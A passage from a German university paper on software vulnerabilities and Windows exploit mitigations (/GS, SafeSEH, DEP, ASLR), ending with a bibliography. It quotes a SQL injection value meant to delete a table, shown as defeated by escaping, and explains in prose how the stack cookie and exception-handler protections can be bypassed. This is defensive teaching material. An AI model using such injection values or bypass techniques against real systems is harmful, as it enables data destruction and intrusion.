Will nun ein Angreifer Schaden anrichten, indem er zum Beispiel versucht, Datenbankinhalte zu löschen, und setzt `title` auf

```
"; DELETE FROM news --     ,
```

so erreicht er sein Ziel nicht. Es wird lediglich der String in die Datenbank eingefügt, wobei die Metazeichen korrekt escaped werden.

Microsoft

Um nicht nur die Schutzmechanismen der Unix-/Linux-Welt zu beschreiben, sondern auch zu zeigen, dass Microsoft ebenfalls an sicherer Software und sicheren Betriebssystemen interessiert ist, soll in diesem eigenen Abschnitt speziell auf die Sicherheitsmechanismen aus dem Hause Microsoft näher eingegangen werden.

Unter dem Oberbegriff *Exploitation Prevention Mechanisms* (kurz XPMs) versteht Microsoft eine Reihe von Schutzmechanismen, welche ständig erweitert und erneuert werden. Der Oberbegriff XPM wurde mit der Veröffentlichung von Windows 2003 Server Service Pack 1 und Windows XP Service Pack 2 eingeführt.

/GS Flag

Seit Visual Studio .Net ist die sogenannte */GS-Option* im Microsoft Compiler verfügbar und per Default angeschaltet. Durch diese Option wird die Software so kompiliert, dass zur Laufzeit auf dem Stack vor den Saved Instruction Pointer und Saved Frame Pointer ein Cookie (Canary Value) abgelegt wird. Eine weitere Besonderheit ist, dass bereits das Betriebssystem Windows 2003 Server und alle seine Dienste mit dieser Option kompiliert wurde. Der Windows 2003 Server kommt also von Haus aus mit einem eigenen „StackGuard“.

/GS Flag-Schwachstellen

Dieser Schutzmechanismus enthält einige Schwachstellen, welche hätten vermieden werden können. Unnötig daher, da sich einige Schwachstellen hätten vermeiden lassen können, wenn man sich Gedanken über das Design dieser Schutzmaßnahme gemacht hätte.

Eine Schwachstelle ist die Tatsache, dass eine Kopie des Cookie zum späteren Ableich im `.data`-Segment abgelegt wird. Dieser Bereich ist beschreibbar. Einem Angreifer ist es so unter Umständen möglich, sowohl den orginalen Cookie vor dem Saved Frame Pointer als auch die Kopie im `.data`-Segment in Form von zwei Schreibvorgängen mit identischen Werten zu überschreiben. Beim ersten Schreibvorgang können durch einen einfachen Pufferüberlauf der originale Cookie mit beliebigen Werten sowie die Rücksprungadresse überschrieben werden. Durch einen zweiten direkten Schreibvorgang im `.data`-Segment zum Beispiel in Form einer Format-String-Schwachstelle kann anschließend die Kopie mit denselben beliebigen Werten überschrieben werden. Ein vom System ausgeführter Abgleich des Originals mit der Kopie kann keine Manipulation feststellen. Somit wird die manipulierte Rücksprungadresse aufgerufen und der dort stehende Code ausgeführt. Hier hätte Microsoft dafür sorgen müssen, dass die Kopie vom Cookie in einem als nicht beschreibbar markierten Bereich abgelegt wird.

Eine weitere Schwachstelle betrifft die Ausnahmebehandlung von Windows. Erkennt das System eine Manipulation im Prozessspeicher, so wird nicht, wie zum Beispiel bei StackGuard oder StackShield, die Anwendung sofort terminiert, sondern es wird eine Ausnahmebehandlung aufgerufen. Ein Angreifer kann jedoch unter Umständen die Möglichkeit haben, den Zeiger für die sogenannte `EXCEPTION_REGISTRATION` zu überschreiben und auf beliebigen Code zeigen lassen. Beim Aufruf der Ausnahmebehandlung wird so schließlich nicht die Routine zur Ausnahmebehandlung ausgeführt, sondern der gewünschte Code vom Angreifer. Microsoft hat diese Schwachstelle erkannt und versucht, unter dem Namen *SaveSEH* auszubessern, indem überprüft wird, auf welche Adressen der Zeiger deutet. Weist der Zeiger auf eine Adresse im Stack, so wird die Ausführung des dort abgelegten Codes untersagt. Jedoch gibt es Speicheradressen, die von Microsoft nicht als kritisch eingestuft worden sind. So ist es zum Beispiel möglich, den Zeiger auf diverse Speicheradressen im Heap oder auf andere beschreibbare Segmente zu verlinken, ohne dass das System bei einem Aufruf der Ausnahmebehandlung die Ausführung des dort abgelegen Codes unterbindet.

NX-Ausführungsschutz

Microsoft hat in seine Betriebsysteme auch eine No eXecute-Technologie implementiert. Dadurch sollen bestimmte Speicherregionen als nicht ausführbar markiert werden.

Die Bezeichnung für diese Feature lautet *hardware-enforced Data Execution Prevention* (kurz: DEP). Dies ist eine ausschließlich hardwarebasierte Lösung, das heisst die CPU muss das sogenannte NX-Bit unterstützen. Ohne eine passende CPU ist dieser Schutzmechanismus nicht verfügbar. Auf einem 64-Bit-System (zum Beispiel Windows XP 64-Bit Edition + 64Bit-CPU) ist die hardwaregesteuerte Datenausführungsverhinderung standardmäßig aktivert. Alle 64-Bit-Anwendungen sind hierdurch geschützt. DEP kann auf reinen 64-Bit Systemen nicht deaktiviert werden.

Auch neuere 32-Bit-CPUs bieten das NX-Bit an. Hier kann der sogenannte PAE-Kernel (Physical Address Extension) von Windows aktiviert werden, welcher dann auch das Nutzen der hardwareunterstützten Datenausführungsverhinderung auf 32-Bit Systemen ermöglicht.

Des Weiteren bietet Microsoft noch eine softwaregesteuerte Datenausführungsverhinderung. Entgegen jeglicher Vermutung bezeichnet diese Technologie jedoch nicht eine Softwareemulation der hardwareunterstützten Datenausführungsverhinderung für Systeme, die über keine NX-Bit enthaltende CPUs verfügen. Die softwaregesteuerte Datenausführungsverhinderung, auch unter dem Namen SaveSEH bekannt, ist völlig losgelöst von dem NX-Bit. SaveSEH soll lediglich den Missbrauch der Ausnahmebehandlung reduzieren, wie schon im vorherigen Abschnitt geschildert.

In der Grundeinstellung von Windows werden nur die wichtigsten Dienste und Komponenten von Microsoft geschützt. Dies soll möglichen Kompatibilitätsproblemen mit Anwendungen von Drittherstellern vorbeugen. Der Schutz kann jedoch auf alle Dienste und Anwendungen ausgeweitet werden. Sollten Probleme mit einigen Anwendungen auftauchen, so empfiehlt Microsoft, diese auf die vorhandene Ausnahmeliste zu setzten und so den Schutz für diese Anwendung zu deaktivieren. Dies wiederum stellt ein erhöhtes Sicherheitsrisiko dar.

Address Space Layout Randomization

Mit dem Betriebssystem Vista wurde von Microsoft auch erstmals ASLR implementiert. Jedoch bietet die Technologie von Microsoft weit weniger Entropie als zum Beispiel PaX unter Linux. Der Stack wird mit 14 Bit, der Heap mit 5 Bit und das Image-Segment, welches das Pendant zu dem Linux SharedLibraries-Segment darstellt, wird mit nur 8 Bit an Entropie geschützt. Diese niedrigen Werte wurden laut Microsoft aus Performancegründen gewählt. Zudem argumentiert ein Microsoft-Mitarbeiter auf seinem Webblog wie folgt: „If you navigate to a Website and your browser crashes, will you go back to that site another 255 times? “.

Sicherlich wird dies ein Benutzer nicht tun. Jedoch bedeutet das auch im Umkehrschluss, dass ein Angreifer, der eine manipulierte Webseite betreibt, nur 255 Benutzer auf seine Webseite locken muss, um bei einem schließlich einen erfolgreichen Angriff verzeichnen zu können.

Fazit

Ein Angreifer hat trotz der hier vorgestellten Gegenmaßnahmen noch genügend Möglichkeiten, ein System erfolgreich zu kompromittieren. Alle aufgezeigten Schutzmechanismen haben, für sich alleine betrachtet, Schwachstellen, welche sich zum Umgehen ausnutzen lassen. Eine Kombination aller Mechanismen scheint zurzeit die beste Maßnahme gegen Angreifer zu sein. So kann ein weiterer Mechanismus die Schwachstelle eines ersten wettmachen. Vor professioneller Industriespionage bieten diese Sicherheitsmechanismen sicherlich nicht annähernd hundertprozentigen Schutz. Diese Technologien sollten jedoch zurzeit guten Schutz gegen wahllos angreifende Script Kiddies bieten, denen jedes Jahr viele Endanwender sowie kleine und mittelständische Unternehmen zum Opfer fallen. Denn die meisten einfachen vorgefertigten Exploits, die Script Kiddies von einschlägig bekannten Webseiten beziehen, dürften auf Systemen, welche durch Canaries auf dem Stack, durch als nichtausführbar markierte Speicherseiten und eine Randomisierung im Prozessspeicher geschützt sind, nicht erfolgreich sein.

Unter http://labskaus.i7c.org/weekee/index.php/SecurityTools befindet sich eine Sammlung vieler nützlicher Programme zum Testen der Sicherheit von Software. Sie umfasst ein Spektrum an Programmen, deren Zweck weit über die Inhalte dieser Ausarbeitung hinausgeht: Disassembler, Portscanner, Exploitation Frameworks, Sniffer und viele mehr. Wir haben versucht, sowohl mit wohlbekannten Listen dieser Art überein zu stimmen [sectools] als auch sehr grundlegende Werkzeuge, die zum Beispiel unter den verbreiteten Linux-Varianten mitgeliefert werden, mit in die Liste aufzunehmen, um diese Einsteigern nicht vorzuenthalten. Der Benutzername für die Liste ist „ivad“, das Passwort ist „paper“.

Literatur

[Klein2003] Klein, Tobias (2003), *Buffer Overflows und Format-String-Schwachstellen. Funktionsweisen, Exploits und Gegenmaßnahmen*, Dpunkt Verlag, ISBN: 3898641929

[One1996] Aleph One (11.1996), „Smashing The Stack For Fun And Profit“, (aufgerufen 6. März 2007), [verfügbar unter http://phrack.org/archives/49/P49-14].

[Cert2007] Cert (2007), „Computer Emergency Response Team“, (aufgerufen 6. März 2007), [verfügbar unter http://www.cert.org].

[Bugtraq] Securityfocus, „Bugtraq-Mailinglist“, (aufgerufen 6. März 2007), [verfügbar unter http://www.securityfocus.com/archive].

[Tomcat2007] Bugtraq-Mailinglist (2007), „Apache Tomcat JK Web Server Connector Long URL Stack Overflow Vulnerability“, (aufgerufen 6. März 2007), [verfügbar unter http://www.securityfocus.com/archive/1/461734].

[Snort2007] Snort.org (2007), „Vulnerability in Snort DCE/RPC Preprocessor“, (aufgerufen 6. März 2007), [verfügbar unter http://www.snort.org/docs/advisory-2007-02-19.html].

[Tcpdump2007] Bugtraq-Mailinglist (2007), „TCPDump IEEE802.11 printer Remote Buffer Overflow Vulnerability“, (aufgerufen 6. März 2007), [verfügbar unter http://www.securityfocus.com/bid/22772/info].

[Hoglund2004] Hoglund, Greg und Gary McGraw (2004), *Exploiting software (How to break code)*, Addison-Wesley Professional.

[Alshanetsky2006] Alshanetsky, Ilia (2006), „Die Gefahren von XSS und CSRF“, (aufgerufen 12. Dezember 2006), [verfügbar unter http://phpsolmag.org/de/phpsolmag/-download.html].

[Schreiber2004] Schreiber, Thomas (2004), „Session Riding: A Widespread Vulnerability in Today’s Web Applications“, (aufgerufen 12. Dezember 2006), [verfügbar unter http://www.securenet.de/papers/Session_Riding.pdf].

[Huseby2004] Huseby, Sverre H. (2004), *Innocent Code: A Security Wake-up Call for Web Programmers*, Wiley & Sons.

[acros2004] ACROS Security (2002), „Session Fixation Vulnerability in Web-Based Applications“, (aufgerufen am 12. Dezember 2006), [verfügbar unter http://www.acros.si/papers/-session_fixation.pdf].

[ses-live2007] Scott’s „SiteExperts“ Place (2005), „XMLHttpRequest - Do you trust me?“, (aufgerufen am 25. März 2007), [verfügbar unter http://siteexperts.spaces.live.com/Blog/cns!-1pNcL8JwTfkkjv4gg6LkVCpw!2085.entry].

[ha.ckers2007] ha.ckers.org web application security lab (2007), „Stopping XSS but allowing HTML is Hard“, (aufgerufen am 24. März 2007), [verfügbar unter http://ha.ckers.org/blog/20070124/stopping-xss-but-allowing-html-is-hard/].

[SourceForge] SourceForge (ohne Datum), „HTML Tidy Project Page“, (aufgerufen am 24. März 2007), [verfügbar unter http://tidy.sourceforge.net/].

[namb.la] namb.la (2005), „Technical explanation of The MySpace Worm“, (aufgerufen am 25. März 2007), [verfügbar unter http://namb.la/popular/tech.html].

[w-xss] Wikipedia (ohne Datum), „Cross Site Scripting“, (aufgerufen am 24. März 2007), [verfügbar unter http://en.wikipedia.org/wiki/Cross_site_scripting#Types].

[Klein2005] Klein, Amit (2005), „DOM Based Cross Site Scripting or XSS of the Third Kind: A look at an overlooked flavor of XSS“, (aufgerufen am 24. März 2007), [verfügbar unter http://www.webappsec.org/projects/articles/071105.shtml].

[Klein2006] Klein, Amit (2006), „Bugtraq-Mailinglist: Forging HTTP request headers with Flash“, (aufgerufen am 24. März 2007), [verfügbar unter http://www.securityfocus.com/-archive/1/441014].

[Tanaka] Tanaka, Shinji (ohne Datum), „Adaptive Referer Remover“, (aufgerufen am 24. März 2007), [verfügbar unter https://addons.mozilla.org/firefox/1093/].

[Winter] Winter, Justus (ohne Datum), „Request Rodeo“, (aufgerufen am 24. März 2007), [verfügbar unter http://savannah.nongnu.org/projects/requestrodeo].

[owasp-sf] Open Web Application Security Project (ohne Datum), „Session Fixation Protection“, (aufgerufen am 24. März 2007), [verfügbar unter http://www.owasp.org/index.php/-Session_Fixation_Protection].

[Kapoor] Kapoor, Shray (ohne Datum), „Session Hijacking - Exploiting TCP, UDP and HTTP Sessions“, (aufgerufen 12. Dezember 2006), [verfügbar unter http://www.infosecwriters.com/text_resources/pdf/-SKapoor_SessionHijacking.pdf].

[Zalewsky2005] Zalewski, Michal (2005), *Silence on the Wire: A Field Guide to Passive Reconnaissance and Indirect Attacks*, No Starch Press, (aufgerufen am 07. März 2007), [verfügbar unter http://lcamtuf.coredump.cx/silence.shtml].

[msc] Maven Security Consulting Inc. (ohne Datum), „Achilles“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.mavensecurity.com/achilles].

[chinotec] Chinotec Technologies Company (ohne Datum), „Paros“(aufgerufen am 07. März 2007), [verfügbar unter http://www.parosproxy.org].

[imperva] Imperva Inc. (ohne Datum), „Interactive TCP Relay (ITR)“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.imperva.com/application_defense_center/-tools.asp].

[owasp-ws] Open Web Application Security Project (ohne Datum), „WebScarab“(aufgerufen am 07. März 2007), [verfügbar unter http://www.owasp.org/index.php/-OWASP_WebScarab_Project].

[Skoudis2006] Skoudis, Ed and Liston, Tom (2006), „Counter Hack Reloaded: A Step by Step Guide to Computer Attacks and Effective Defenses“, Prentice Hall International

[Edge2006] Edge, Jake, (2006), „Remote file inclusion vulnerabilities“, (aufgerufen 07. März 2007), [verfügbar unter http://lwn.net/Articles/203904/].

[php-ff] The PHP Group (ohne Datum), „PHP: Filesystem Functions“, (aufgerufen am 07. März 2007), [verfügbar unter http://de.php.net/manual/en/ref.filesystem.php].

[php-rg] The PHP Group (ohne Datum), „PHP: Using Register Globals“, (aufgerufen am 07. März 2007), [verfügbar unter http://de3.php.net/manual/en/security.globals.php].

[php-ht] The PHP Group (ohne Datum), „PHP: Using Register Globals/.htaccess“, (aufgerufen am 07. März 2007), [verfügbar unter http://de.php.net/manual/en/-security.globals.php#42516].

[php-pv] The PHP Group (ohne Datum), „PHP: Predefined Variables“, (aufgerufen am 07. März 2007), [verfügbar unter http://de.php.net/manual/en/reserved.variables.php].

[tor] The Free Haven Project (ohne Datum), „The Onion Router“, (aufgerufen am 07. März 2007), [verfügbar unter http://tor.eff.org].

[gdata2006] G DATA Software AG (2006), „Google ermöglicht anonyme Webseitenangriffe“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.antiviruslab.com/-e_news_detail.php?lang=gb&news=3771].

[ygeo] Yahoo! Inc. (ohne Datum), „YAHOO! GEOCITIES“, (aufgerufen am 07. März 2007), [verfügbar unter http://geocities.yahoo.com/].

[outscheme] Outscheme Inc. (ohne Datum), „Mailinator“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.mailinator.com].

[ferraro] FERRARO Ltd. (ohne Datum), „TrashMail“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.trashmail.net].

[Martin2007] Martin, Kelly (2007), „PHP apps: Security's Low-Hanging Fruit“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.securityfocus.com/columnists/427].

[Lemos2006] Lemos, Robert (2006), „PHP security under scrutiny“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.securityfocus.com/news/11430].

[imperva2006] Imperva Inc. (2006), „Directory Traversal“, (aufgerufen 12. Dezember 2006), [verfügbar unter http://www.imperva.com/application_defense_center/-glossary/directory_traversal.html].

[acunetix] Acunetix Ltd. (ohne Datum), „Directory Traversal - How to find & fix it“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.acunetix.com/websitesecurity/-directory-traversal.htm].

[Schneier2000] Schneier, Bruce (2000), „Security Risks of Unicode“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.schneier.com/crypto-gram-0007.html#9].

[Berners-Lee2005] Berners-Lee, T., Fielding, R. and Masinter, L. (2005), „Uniform Resource Identifier (URI): Generic Syntax“ (Appendix A), (aufgerufen am 07. März 2007), [verfügbar unter http://www.ietf.org/rfc/rfc3986.txt].

[rfp1998] Rain Forest Puppy (1998), „NT Web Technology Vulnerabilities“, (aufgerufen am 08. März 2007), [verfügbar unter http://phrack.org/archives/54/P54-08].

[rfp2001] Rain Forest Puppy (2001), „How I hacked PacketStorm: A look at hacking wwwthreads via SQL“, (aufgerufen am 08. März 2007), [verfügbar unter http://www.wiretrip.net/rfp/txt/rfp2k01.txt].

[spi2002] SPI Dynamics, Inc. (2002), „SQL Injection: Are Your Applications Vulnerable?“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.spidynamics.com/assets/-documents/WhitepaperSQLInjection.pdf].

[securiteam2002] SecuriTeam (2002), „SQL Injection Walkthrough“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.securiteam.com/securityreviews/-5DP0N1P76E.html].

[unixw2005] Unixwiz.net Tech Tips (2005), „SQL Injection Attacks by Example“, (aufgerufen am 11. März 2007), [verfügbar unter http://www.unixwiz.net/techtips/sql-injection.html].

[Litchfield2002] Litchfield, David (2002), „Web Application Disassembly with ODBC Error Messages“, (aufgerufen am 13. März 2007) , [verfügbar unter http://www.nextgenss.com/-papers/webappdis.doc].

[Anley2002a] Anley, Chris (2002), „Advanced SQL Injection in SQL Server Applications“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.ngssoftware.com/-papers/advanced_sql_injection.pdf].

[Anley2002b] Anley, Chris (2002), „(more) Advanced SQL Injection“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.ngssoftware.com/papers/more_advanced_-sql_injection.pdf].

[Cerrudo] Cerrudo, Caesar (ohne Datum), „Manipulating Microsoft SQL Server Using SQL Injection“, (aufgerufen am 07. März 2007), [verfügbar unter http://www.appsecinc.com/-presentations/Manipulating_SQL_Server_Using_-SQL_Injection.pdf].

[spi05] SPI Dynamics, Inc. (2005), „Blind SQL Injection: Are Your Web Applications Vulnerable?“, (aufgerufen am 07. März 2007), [http://www.spidynamics.com/assets/-documents/Blind_SQLInjection.pdf].

[imperva-bsqli] Imperva Inc. (ohne Datum), „Blind SQL Injection“, (aufgerufen am 11.März 2007), [verfügbar unter http://www.imperva.com/application_defense_center/-white_papers/blind_sql_server_injection.html].

[Beale2000] Beale, Jay (2000), „*Security Through Obscurity* Ain't What They Think It Is“, (aufgerufen am 14. März 2007), [verfügbar unter http://www.bastille-linux.org/jay/obscurity-revisited.html].

[Schneier2002] Schneier, Bruce (2002), „Secrecy, Security, and Obscurity“, (aufgerufen am 14. März 2007), [verfügbar unter http://www.schneier.com/crypto-gram-0205.html#1].

[ans1992] American National Standards Institute (1992), „ANSI X3.135-1992: Information Systems: Database Language: SQL“.

[Younan2005] Younan, Yves, Wouter Joosen, Frank Piessens und Hans Van den Eynden (2005), „Security of Memory Allocators for C and C++“, (aufgerufen 9. Dezember 2006), [verfügbar unter http://wiki.whatthehack.org/images/3/31/-WTH_secmem.pdf].

[Dhurjati2006] Dhurjati, Dinakar und Vikram Adve (2006), „Efficiently Detecting All Dangling Pointer Uses in Production Servers“, (aufgerufen 9. Dezember 2006), [verfügbar unter http://llvm.cs.uiuc.edu/ dhurjati/d-dsn06.pdf].

[Lindner2006] Lindner, Felix (*„FX“ of phenoelit*) (2006), „Ein Haufen Risiko“, (aufgerufen 9. Dezember 2006), [verfügbar unter http://www.heise.de/security/artikel/72101/0].

[Alm2004] Alm, C., B. Bartels und T. Sorger (2004), „Softwareschwachstellen“, Bachelorarbeit, Universität Hamburg, Department Informatik.

[Younan2004] Younan, Yves, Wouter Joosen und Frank Piessens (2004), „Code Injection in C and C++: A Survey of Vulnerabilities and Countermeasures“, Report CW 386, Universitaet Leuven, Department of Computer Science.

[McNab2004] McNab, Chris (2004), *Network Security Assessment*, O'Reilly Media, Inc.

[Litchfield2003] Litchfield, David (2003), „Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://www.nextgenss.com/papers/-defeating-w2k3-stack-protection.pdf].

[Howard2006] Howard, Michael (2006), „Address Space Layout Randomization in Windows Vista“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://blogs.msdn.com/-michael_howard/archive/2006/05/26/608315.aspx].

[Kallnik2003] Kallnik, Stephan, Daniel Pape, Daniel Schroeter, Stefan Strobel, und Daniel Bachfeld (2003), „Eingelocht - Buffer-Overflows und andere Sollbruchstellen“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://www.heise.de/-security/artikel/37958/0].

[Ou2006] Ou, George (2006), „Guide to hardware-based DEP protection“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://blogs.zdnet.com/Ou/?p=150].

[msw2006] Microsoft Windows Server TechCenter (2006), „Data Execution Prevention“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://technet2.microsoft.com/-WindowsServer/en/library/b0de1052-4101-44c3-a294-4da1bd1ef2271033.mspx?mfr=true].

[msh2006] Microsoft Help and Support (2006), „A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://support.microsoft.com/kb/-875352/en].

[skape2005] skape and Skywing (2005), „Bypassing Windows Hardware-enforced Data Execution Prevention“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://uninformed.org/?v=2&a=4].

[fsf2003] Free Software Foundation, Inc. (2003), „libsafe - Detects and handles buffer overflow attacks“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://directory.fsf.org/-libsafe.html].

[pax2006] The PaX Team (2006), „Homepage of The PaX Team“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://pax.grsecurity.net/].

[Johnson2006] Johnson, Richard (2006), „Windows Vista: Exploitation Countermeasures“, (aufgerufen am 17. Januar 2007), [verfügbar unter http://rjohnson.uninformed.org/toorcon8/-rjohnson%20-%20Windows%20Vista%20Exploitation%20-Countermeasures.ppt].

[Silberman2004] Silberman, Peter und Richard Johnson (2004), „A Comparison of Buffer Overflow Prevention Implementations and Weaknesses“, (aufgerufen am 17. Januar 2007), [verfügbar unter http://www.blackhat.com/presentations/bh-usa-04/-bh-us-04-silberman/bh-us-04-silberman-paper.pdf].

[w-aslr] Wikipedia (ohne Datum), „Address space layout randomization“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://en.wikipedia.org/wiki/Address_space_-layout_randomization].

[w-bm] Wikipedia (ohne Datum), „Binnenmajuskel“, (aufgerufen 2. März 2007), [verfügbar unter http://de.wikipedia.org/-wiki/Binnenmajuskel].

[w-ca] Wikipedia (ohne Datum), „Canonicalization“, (aufgerufen 07. März 2007), [verfügbar unter http://en.wikipedia.org/-wiki/Canonicalization].

[w-dp] Wikipedia (ohne Datum), „Dangling pointer“, (aufgerufen 09. Dezember 2006), [verfügbar unter http://en.wikipedia.org/wiki/Dangling_pointer]

[w-dep] Wikipedia (ohne Datum), „Data Execution Prevention“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://en.wikipedia.org/wiki/Data_Execution_Prevention]

[w-dtd] Wikipedia (ohne Datum), „Directory Traversal“, (aufgerufen 12. Dezember 2006), [verfügbar unter http://de.wikipedia.org/wiki/Directory_traversal].

[w-dte] Wikipedia (ohne Datum), „Directory Traversal“, (aufgerufen 12. Dezember 2006), [verfügbar unter http://en.wikipedia.org/wiki/Directory_traversal].

[w-sa] Wikipedia (ohne Datum), „List of tools for static code analysis“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://en.wikipedia.org/wiki/List_of_tools_for_static_-code_analysis].

[w-msv] Wikipedia (ohne Datum), „Metasyntactic variable“, (aufgerufen 07. März 2007), [verfügbar unter http://en.wikipedia.org/wiki/Metasyntactic_variable#-Alice_and_Bob].

[w-nx] Wikipedia (ohne Datum), „NX bit“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://en.wikipedia.org/wiki/-NX_bit].

[w-pax] Wikipedia (ohne Datum), „PaX“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://en.wikipedia.org/wiki/-PaX].

[w-pe] Wikipedia (ohne Datum), „Percent-encoding“, (aufgerufen 12. Dezember 2006), [verfügbar unter http://en.wikipedia.org/wiki/Percent-encoding].

[w-ssh] Wikipedia (ohne Datum), „Secure Shell“, (aufgerufen 07. März 2007), [verfügbar unter http://de.wikipedia.org/wiki/-Secure_Shell].

[w-sfos] Wikipedia (ohne Datum), „Security focused operating system“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://en.wikipedia.org/wiki/Security_focused_-operating_system].

[w-sh] Wikipedia (ohne Datum), „Session Hijacking“, (aufgerufen 12. Dezember 2006), [verfügbar unter http://de.wikipedia.org/wiki/Session_Hijacking].

[w-ssp] Wikipedia (ohne Datum), „Stack-smashing protection“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://en.wikipedia.org/wiki/Stack-smashing_protection].

[w-wx] Wikipedia (ohne Datum), „W^X“, (aufgerufen 11. Dezember 2006), [verfügbar unter http://en.wikipedia.org/wiki/-W%5EX].

[sectools] Fyodor (ohne Datum), „Top 100 Network Security Tools“(aufgerufen 21. April 2006), [verfügbar unter http://sectools.org/].

Die aktuelle Fassung dieser Ausarbeitung ist unter http://labskaus.i7c.org/uni/Implementation_Vulnerabilities_and_-Detection_-_Paper.pdf zu finden.
Sollten Sie inhaltliche oder Rechtschreibfehler finden, Verbesserungsvorschläge oder Anmerkungen haben, schreiben Sie uns bitte!

v1.5 (21.04.2007)